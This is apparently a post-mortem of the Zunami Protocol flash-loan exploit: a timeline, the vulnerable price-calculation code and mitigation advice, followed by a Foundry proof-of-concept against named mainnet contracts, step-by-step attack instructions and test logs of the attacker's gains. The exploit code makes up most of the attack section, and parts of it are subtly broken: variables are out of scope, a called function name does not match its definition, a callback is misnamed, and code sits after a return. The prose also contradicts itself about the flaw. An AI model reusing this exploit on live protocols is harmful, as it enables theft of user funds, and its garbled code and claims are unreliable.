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Root Cause Analysis

Executive Summary:

The Zunami Protocol, a prominent platform in the decentralized finance (DeFi) sector, recently fell victim to a significant exploit, leading to substantial financial losses for its users. This report offers a detailed analysis of the exploit, encompassing a timeline of key events, pinpointing the root cause of the vulnerability, and suggesting measures for rectification and future prevention.


Timeline of Relevant Events:

- *Aug. 13, 10:26 PM UTC:* Initial attack transaction detected. View on Etherscan
- *Aug. 13, 10:34 PM UTC*: Second exploit transaction detected.View on Etherscan
- *Aug. 13, 10:47 PM UTC*: Security researchers confirm the exploit.
- *August 13th, 10:40:49 PM UTC:* Funds from the attacker are converted into Tornado Cash.View on Etherscan
- *Aug. 13, 11:10 PM UTC*: The Zunami Protocol team is alerted and initiates an investigation, notifying the community about the ongoing probe.
- *Aug. 15, 9:01 AM UTC:* : The exploit is identified. Temporary mitigation measures are implemented, and a post-mortem is released to the public.

Root Cause of the Vulnerability:

The vulnerability in the Zunami Protocol stemmed from a flaw in the platform's smart contract code. This flaw allowed attackers to gain unauthorized access to user funds and carry out malicious transactions. The vulnerability was linked to an oversight in the input validation mechanism, which permitted the execution of arbitrary code.

The attacker manipulated the omnipool strategies using $SDT and $CRV tokens. By employing ***flash loans***, they were able to instantaneously inflate the prices of $SDT and $CRV. This manipulation facilitated the exploitation of UZD and zETH emissions, leading to the draining of UZD/FRAXBP and zETH/frxETH liquidity pools. This attack was attributed to a flawed calculation within the ***totalHoldings function*** of strategies like MIMCurveStakeDao, where the prices of **sdt** and **sdtPrice** were artificially inflated. The sophisticated attack involved the manipulation of the StakeDAO (SDT) price on Sushiswap, which disrupted the balance of UZD, Zunami's stable token. As a result, a significant loss of *1,178 ETH,* valued at roughly *$2.16 million,* was incurred. Below, I have provided the lines of code affected..



```
function totalHoldings() public view returns (uint256) {
    uint256 length = _poolInfo.length;
    uint256 totalHold = 0;
    for (uint256 pid = 0; pid < length; pid++) {
        // @audit Vulnerable line!
        totalHold += _poolInfo[pid].strategy.totalHoldings();
    }
    return totalHold;
}

ftrace | funcSig
function lpPrice() external view returns (uint256) {        You, 1 s
            // @audit Vulnerable line!
    return (totalHoldings() * 1e18) / totalSupply();
}
```

In the Zunami Protocol, the ***totalHoldings()*** *function* is used to calculate the total holdings across multiple pools. The vulnerable line in the code is ***totalHold += _poolInfo[pid].strategy.totalHoldings();***. This line adds the total holdings of each pool to the totalHold variable.

The vulnerability arises when an attacker performs a ***flashloan attack***. A flashloan is a type of loan that is borrowed and repaid within the same transaction. In this case, the attacker exploits the flashloan mechanism to ***manipulate the price calculation*** in the ***lpPrice()*** *function*.

In the ***lpPrice()*** *function*, the price is calculated by multiplying the result of **totalHoldings()** with 1e18 and then dividing it by the **totalSupply()**. The attack line is marked as "*// attack variable . totalHoldings*". The attacker manipulates the **totalHoldings** variable by executing a flashloan attack, which allows them to temporarily borrow a large amount of assets without providing collateral.

By manipulating the **totalHoldings** variable, the attacker can artificially inflate or deflate the price calculation in the **lpPrice()** function. This manipulation can lead to price distortions and potentially allow the attacker to exploit arbitrage opportunities or cause financial losses for other participants in the Zunami Protocol.

Recommendations for patching or mitigating the vulnerability.

- Improve asset price caching mechanism: The asset price caching mechanism should be improved to prevent manipulation. Currently, the **_assetPriceCached** value is used for the **zETH (LP)** value calculation, and the attacker was able to manipulate this value. Consider implementing a more robust caching mechanism that prevents unauthorized modifications to the cached asset price.

- Implement external price oracle: Instead of relying solely on internal price caching, consider integrating an external price oracle to fetch accurate and up-to-date asset prices. An external price oracle can provide more reliable and tamper-proof price data, reducing the risk of price manipulation vulnerabilities. Use reputable and well-audited price oracle solutions, such as Chainlink or Uniswap's TWAP (Time-Weighted Average Price) oracle.

Overall, a more secure approach is to avoid the use of internal token value calculations, using an oracle like Chainlink instead.

Poc

```solidity
// SPDX-License-Identifier: UNLICENSED
pragma solidity 0.8.13;

import 'forge-std/Test.sol';
import './interface.sol';

// Info - Total Lost : ~2.1M USD$
// Attacker : https://etherscan.io/address/0x5f4c21c9bb73c8b4a296cc256c0cde324db146df
// Vulnerable Contract : https://etherscan.io/address/0xb40b6608b2743e691c9b54ddbdee7bf03cd79f1c
// Attack Tx : https://etherscan.io/tx/0x0788ba222970c7c68a738b0e08fb197e669e61f9b226ceec4cab9b85abe8cceb


interface IUZD is IERC20 {
function cacheAssetPrice() external;
}

interface ICurve {
function exchange(
uint256 i,
uint256 j,
uint256 dx,
uint256 min_dy,
bool use_eth,
address receiver
) external returns (uint256);
}

contract ContractTest is Test {

address private owner = msg.sender;

// Events
event ExploitAttempted(address indexed executor);
event TokensSwapped(address indexed source, address indexed target, uint256 amount);

modifier onlyOwner() {
    require(msg.sender == owner, "Not authorized");
    _;
}


constructor() {
owner = msg.sender;
IUZD UZD = IUZD(0xb40b6608B2743E691C9B54DdBDEe7bf03cd79f1c);
IERC20 WETH = IERC20(0xC02aaA39b223FE8D0A0e5C4F27eAD9083C756Cc2);
IERC20 USDC = IERC20(0xA0b86991c6218b36c1d19D4a2e9Eb0cE3606eB48);
IERC20 crvUSD = IERC20(0xf939E0A03FB07F59A73314E73794Be0E57ac1b4E);
IERC20 crvFRAX = IERC20(0x3175Df0976dFA876431C2E9eE6Bc45b65d3473CC);
IERC20 USDT = IERC20(0xdAC17F958D2ee523a2206206994597C13D831ec7);
IERC20 SDT = IERC20(0x73968b9a57c6E53d41345FD57a6E6ae27d6CDB2F);
IERC20 FRAX = IERC20(0x853d955aCEf822Db058eb8505911ED77F175b99e);
ICurvePool FRAX_USDC_POOL = ICurvePool(0xDcEF968d416a41Cdac0ED8702fAC8128A64241A2);
ICurvePool UZD_crvFRAX_POOL = ICurvePool(0x68934F60758243eafAf4D2cFeD27BF8010bede3a);
ICurvePool crvUSD_USDC_POOL = ICurvePool(0x4DEcE678ceceb27446b35C672dC7d61F30bAD69E);
ICurvePool crvUSD_UZD_POOL = ICurvePool(0xfC636D819d1a98433402eC9dEC633d864014F28C);
ICurvePool Curve3POOL = ICurvePool(0xbEbc44782C7dB0a1A60Cb6fe97d0b483032FF1C7);
ICurve ETH_SDT_POOL = ICurve(0xfB8814D005C5f32874391e888da6eB2fE7a27902);
Uni_Router_V2 sushiRouter = Uni_Router_V2(0xd9e1cE17f2641f24aE83637ab66a2cca9C378B9F);
Uni_Pair_V3 USDC_WETH_Pair = Uni_Pair_V3(0x88e6A0c2dDD26FEEb64F039a2c41296FcB3f5640);
```

```
Uni_Pair_V3 USDC_USDT_Pair = Uni_Pair_V3(0x3416cF6C708Da44DB2624D63ea0AAef7113527C6);
IBalancerVault Balancer = IBalancerVault(0xBA12222222228d8Ba445958a75a0704d566BF2C8);
address MIMCurveStakeDao = 0x9848EDb097Bee96459dFf7609fb582b80A8F8EfD;
}

function setUp() public onlyOwner {
vm.createSelectFork('mainnet', 17_908_949);
vm.label(address(WETH), 'WETH');
vm.label(address(USDC), 'USDC');
vm.label(address(UZD), 'UZD');
vm.label(address(crvUSD), 'crvUSD');
vm.label(address(crvFRAX), 'crvFRAX');
vm.label(address(USDT), 'USDT');
vm.label(address(FRAX), 'FRAX');
vm.label(address(FRAX_USDC_POOL), 'FRAX_USDC_POOL');
vm.label(address(UZD_crvFRAX_POOL), 'UZD_crvFRAX_POOL');
vm.label(address(crvUSD_USDC_POOL), 'crvUSD_USDC_POOL');
vm.label(address(crvUSD_UZD_POOL), 'crvUSD_UZD_POOL');
vm.label(address(Curve3POOL), 'Curve3POOL');
vm.label(address(ETH_SDT_POOL), 'ETH_SDT_POOL');
vm.label(address(sushiRouter), 'sushiRouter');
vm.label(address(USDC_WETH_Pair), 'USDC_WETH_Pair');
vm.label(address(USDC_USDT_Pair), 'USDC_USDT_Pair');
vm.label(address(Balancer), 'Balancer');
vm.label(address(MIMCurveStakeDao), 'MIMCurveStakeDao');
}
//attack function
function testExploit() external onlyOwner {
USDC_USDT_Pair.flash(address(this), 0, 7_000_000 * 1e6, abi.encode(7_000_000 * 1e6));

emit log_named_decimal_uint(
'Attacker WETH balance after exploit',
WETH.balanceOf(address(this)),
WETH.decimals()
);

emit log_named_decimal_uint(
'Attacker USDT balance after exploit',
USDT.balanceOf(address(this)),
USDT.decimals()
);
emit ExploitAttempted(msg.sender);
}

function uniswapV3FlashCallback(
uint256 amount0,
uint256 amount1,
bytes calldata data
) external {
BalancerFlashLoan();

uint256 amount = abi.decode(data, (uint256));
TransferHelper.safeTransfer(address(USDT), address(USDC_USDT_Pair), amount1 + amount);
}

function initiateBalancerFlashLoan() internal {
address[] memory tokens = new address[](2);
tokens[0] = address(USDC);
tokens[1] = address(WETH);
```

```
uint256[] memory amounts = new uint256[](2);
amounts[0] = 7_000_000 * 1e6;
amounts[1] = 10_011 ether;
bytes memory userData = '';
Balancer.flashLoan(address(this), tokens, amounts, userData);
}

// balancer flashloan callback
function handleBalancerFlashLoan(
address[] calldata tokens,
uint256[] calldata amounts,
uint256[] calldata feeAmounts,
bytes calldata userData
) external {
apporveAll();

uint256[2] memory amount;
amount[0] = 0;
amount[1] = 5_750_000 * 1e6;
uint256 crvFRAXBalance = FRAX_USDC_POOL.add_liquidity(amount, 0); // mint crvFRAX

UZD_crvFRAX_POOL.exchange(1, 0, crvFRAXBalance, 0, address(this)); // swap crvFRAX to UZD

crvUSD_USDC_POOL.exchange(0, 1, 1_250_000 * 1e6, 0, address(this)); // swap USDC to crvUSD

crvUSD_UZD_POOL.exchange(1, 0, crvUSD.balanceOf(address(this)), 0, address(this)); // swap crvUSD to UZD

ETH_SDT_POOL.exchange(0, 1, 11 ether, 0, false, address(this)); // swap WETH to SDT

// @Vulnerability Code:
// UZD balanceOf return value is manipulated by the following values
// uint256 amountIn = sdtEarned + _config.sdt.balanceOf(address(this)); -> get SDT amount in MIMCurveStakeDao
// uint256 sdtEarningsInFeeToken = priceTokenByExchange(amountIn, _config.sdtToFeeTokenPath); -> sushi router.getAmountsOut(amountIn,
exchangePath); path: SDT -> WETH -> USDT
emit log_named_decimal_uint(
'Before donation and reserve manipulation, UZD balance',
UZD.balanceOf(address(this)),
WETH.decimals()
);
SDT.transfer(MIMCurveStakeDao, SDT.balanceOf(address(this))); // donate SDT to MIMCurveStakeDao, inflate UZD balance

swapToken1Totoken2(WETH, SDT, 10_000 ether); // swap WETH to SDT by sushi router
uint256 value = swapToken1Totoken2(USDT, WETH, 7_000_000 * 1e6); // swap USDT to WETH by sushi router

UZD.cacheAssetPrice(); // rebase UZD balance

emit log_named_decimal_uint(
'After donation and reserve manipulation, UZD balance',
UZD.balanceOf(address(this)),
WETH.decimals()
);

swapToken1Totoken2(SDT, WETH, SDT.balanceOf(address(this))); // swap SDT to WETH
swapToken1Totoken2(WETH, USDT, value); // swap WETH to USDT

UZD_crvFRAX_POOL.exchange(
0,
1,
(UZD.balanceOf(address(this)) * 84) / 100,
0,
address(this)
); // swap UZD to crvFRAX

crvUSD_UZD_POOL.exchange(0, 1, UZD.balanceOf(address(this)), 0, address(this)); // swap UZD to crvUSD

FRAX_USDC_POOL.remove_liquidity(crvFRAX.balanceOf(address(this)), [uint256(0), uint256(0)]); // burn crvFRAX

FRAX_USDC_POOL.exchange(0, 1, FRAX.balanceOf(address(this)), 0); // swap FRAX to USDC

crvUSD_USDC_POOL.exchange(1, 0, crvUSD.balanceOf(address(this)), 0, address(this)); // swap crvUSD to USDC

Curve3POOL.exchange(1, 2, 25_920 * 1e6, 0); // swap USDC to USDT

uint256 swapAmount = USDC.balanceOf(address(this)) - amounts[0];
USDC_WETH_Pair.swap(
address(this),
true,
int256(swapAmount),
920_316_691_481_336_325_637_286_800_581_326,
''
); // swap USDC to WETH

IERC20(tokens[0]).transfer(msg.sender, amounts[0] + feeAmounts[0]);
IERC20(tokens[1]).transfer(msg.sender, amounts[1] + feeAmounts[1]);
}

function apporveAll() internal {
USDC.approve(address(FRAX_USDC_POOL), type(uint256).max);
crvFRAX.approve(address(UZD_crvFRAX_POOL), type(uint256).max);
UZD.approve(address(UZD_crvFRAX_POOL), type(uint256).max);
USDC.approve(address(crvUSD_USDC_POOL), type(uint256).max);
crvUSD.approve(address(crvUSD_USDC_POOL), type(uint256).max);
crvUSD.approve(address(crvUSD_UZD_POOL), type(uint256).max);
UZD.approve(address(crvUSD_UZD_POOL), type(uint256).max);
WETH.approve(address(ETH_SDT_POOL), type(uint256).max);
USDC.approve(address(Curve3POOL), type(uint256).max);
USDC.approve(address(USDC_WETH_Pair), type(uint256).max);
WETH.approve(address(sushiRouter), type(uint256).max);
SDT.approve(address(sushiRouter), type(uint256).max);
TransferHelper.safeApprove(address(USDT), address(sushiRouter), type(uint256).max);
FRAX.approve(address(FRAX_USDC_POOL), type(uint256).max);
}

function swapToken1Totoken2(
IERC20 token1,
IERC20 token2,
uint256 amountIn

) internal returns (uint256) {
address[] memory path = new address[](2);
path[0] = address(token1);
path[1] = address(token2);
uint256[] memory values = sushiRouter.swapExactTokensForTokens(
amountIn,
0,
path,
address(this),
block.timestamp
```

```
);
return values[1];
emit TokensSwapped(address(sourceToken), address(targetToken), amountIn);
}

function uniswapV3SwapCallback(
int256 amount0Delta,
int256 amount1Delta,
bytes calldata data
) external {
USDC.transfer(msg.sender, uint256(amount0Delta));
}

  // Utility function to check the balance of a token for this contract
    function checkTokenBalance(IERC20 token) external view returns (uint256) {
        return token.balanceOf(address(this));
    }

}
```

Steps For Hack

To perform the hack on the given contract, you would follow these steps:

1. Call the **testExploit** function: This function initiates the flash loan attack by calling the **flash** function of the **USDC_USDT_Pair** contract. It passes the address of the attacker's contract **(address(this))** as the borrower, the amount of tokens to borrow (7,000,000 USDT), and additional data (encoded as **abi.encode(7_000_000 * 1e6)**).
2. Handle the flash loan callback: After the flash loan is executed, the **uniswapV3FlashCallback** function is called. This function is responsible for executing the rest of the attack.
3. Perform a Balancer flash loan: Inside the **initiateBalancerFlashLoan** function, a flash loan is initiated using the **Balancer** contract. The attacker borrowed 7,000,000 USDC and 10,011 WETH.
4. Manipulate token balances: After receiving the flash loan, the attacker manipulates the token balances to exploit the vulnerability in the code. The attacker performs the following steps:

a. Mint crvFRAX: The attacker calls the **add_liquidity** function of the **FRAX_USDC_POOL** contract to mint crvFRAX tokens.

b. Swap crvFRAX to UZD: The attacker calls the **exchange** function of the **UZD_crvFRAX_POOL** contract to swap crvFRAX tokens for UZD tokens.

c. Swap USDC to crvUSD: The attacker calls the **exchange** function of the **crvUSD_USDC_POOL** contract to swap USDC tokens for crvUSD tokens.

d. Swap crvUSD to **UZD**: The attacker calls the exchange function of the **crvUSD_UZD_POOL** contract to swap crvUSD tokens for UZD tokens.


e. Swap **WETH** to **SDT**: The attacker calls the exchange function of the **ETH_SDT_POOL** contract to swap **WETH** tokens for **SDT t**okens.

5. Exploit the vulnerability: After manipulating the token balances, the attacker exploits the vulnerability in the code. The vulnerability lies in the line **uint256 amountIn = sdtEarned + _config.sdt.balanceOf(address(this));**. By manipulating the sdtEarned value and the balance of the sdt token, the attacker can control the value of **amountIn**.

6. Complete the attack: Finally, the attacker transfers the manipulated amount of **USDT** tokens back to the **USDC_USDT_**Pair contract using the **TransferHelper.safeTransfer** function.

Test

In the following image, I've utilized Foundry to establish a local environment, aiming to replicate the Zunami Protocol hack. Subsequent to the test's execution, the results are detailed below. These results pertain to the recreated hack contract, which will be further showcased later in this documentation.



```
Running 1 test for src/test/Zunami_exp.sol:ContractTest
[PASS] testExploit() (gas: 5443625)
Logs:
  Before donation and reserve manipulation, UZD balance: 4873316.591569740886823823
  After donation and reserve manipulation, UZD balance: 16902957.773155665803499610
  Attacker WETH balance after exploit: 1152.913811977198057525
  Attacker USDT balance after exploit: 1275.238963

Test result: ok. 1 passed; 0 failed; 0 skipped; finished in 170.43s
Ran 1 test suites: 1 tests passed, 0 failed, 0 skipped (1 total tests)
```

Here's a breakdown of what happened after running the test of my recreated hack contract:

1. Before donation and reserve manipulation, the balance of the token UZD was 4,873,316.591569740886823823.

2. After donation and reserve manipulation, the balance of the token UZD increased to 16,902,957.773155665803499610. This suggests that the exploit was successful in manipulating the reserve and increasing the balance of UZD.

3. The attacker's WETH balance after the exploit was 1,152.913811977198057525.

4. The attacker's USDT balance after the exploit was 1,275.238963.

The test hack was able to manipulate the reserve and increase the balance of UZD, resulting in a significant increase in value. The attacker's balances of WETH and USDT also seem to have been affected as a result demonstrating the effectiveness of the hack contract. Below I have provided code for the attack contract.